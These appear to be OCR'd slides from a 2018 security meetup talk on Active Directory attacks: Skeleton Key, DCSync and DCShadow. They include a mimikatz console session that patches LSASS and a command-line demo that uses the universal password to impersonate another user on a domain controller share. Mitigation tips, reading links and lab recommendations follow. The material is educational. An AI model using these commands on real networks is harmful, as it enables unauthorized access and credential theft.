https://www.blackhat.com/docs/eu-15/materials/eu-15-Beery-Watching-The-Watchdog-Protecting-Kerberos-Authentication-With-Network-Monitoring-wp.pdf

Skeleton Key

- Patch LSASS, in order to authenticate as any domain user, with a universal password
- User’s normal password still works
- Requires administrative privileges on DC
- Lacks persistence – patch resides in memory, reboot removes
- If multi-DC environment, must patch LSASS on all DCs for exploit to work



```
  .#####.   mimikatz 2.1.1 (x64) built on Feb  5 2018 02:08:38
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK

mimikatz #
```



```
C:\Users\mark>whoami
corp\mark

C:\Users\mark>net use T: \\dc02\backups && T:
The command completed successfully.

Access is denied.

C:\Users\mark>net use T: /delete /yes
T: was deleted successfully.


C:\Users\mark>net use T: \\dc02\backups /user:CORP\steve mimikatz
The command completed successfully.


C:\Users\mark>dir /B T:
secret-plans.zip

C:\Users\mark>_
```

- To mitigate, enable LSA protection, AppLocker, smart card authentication, PPL

DCSync, DCShadow

DCSync

- Request replication of AD objects (e.g. user credentials)
- Implemented in mimikatz by Benjamin Delpy and Vincent Le Toux
- Retrieve ntlm hashes without copying the ntds.dit file and risk detection.
- Not possible to modify attributes or objects using this attack

DCShadow

- They introduced DCShadow in January 2018 (reverse DCSync)
- Involves registering rogue DC in Active Directory infrastructure
- Can modify attributes
- Requires elevated privileges, don’t let attackers get Domain Admin!

THEY TOLD ME I COULD BE ANYTHING I WANTED
SO I BECAME A DOMAIN CONTROLLER
imgflip.com

https://blog.alsid.eu/dcshadow-explained-4510f52fc19d

https://www.dcshadow.com/

Further reading and resources

Reading

https://adsecurity.org/
https://blog.harmj0y.net/
https://wald0.com/
http://www.labofapenetrationtester.com/

Hands on

Hack The Box Pen Testing Labs (https://www.hackthebox.eu/**)**


50+ vulnerable machines (Windows, Linux, FreeBSD, Android)
40+ challenges for practising web attacks, reversing, crypto, pwn, stego and forensics.

IMO the best Labs/CTF platform for learning security skills. Awesome CTFs, some very realistic. A few boxes feature interesting Active Directory attacks.

Hack The Box RastaLabs

RastaLabs simulates a red teaming exercise, where you can hone your engagement skills. IMO its the most realistic attackable Active Directory environment out there.

Thank you!
Questions?


LETS NOT TELL THEM WE'RE USING GPP
TO SET PASSWORDS ACROSS THE ENTERPRISE
imgflip.com

Next SecTalks London meetup:
Thursday, April 26, 2018 (6:30 PM to 10:00 PM)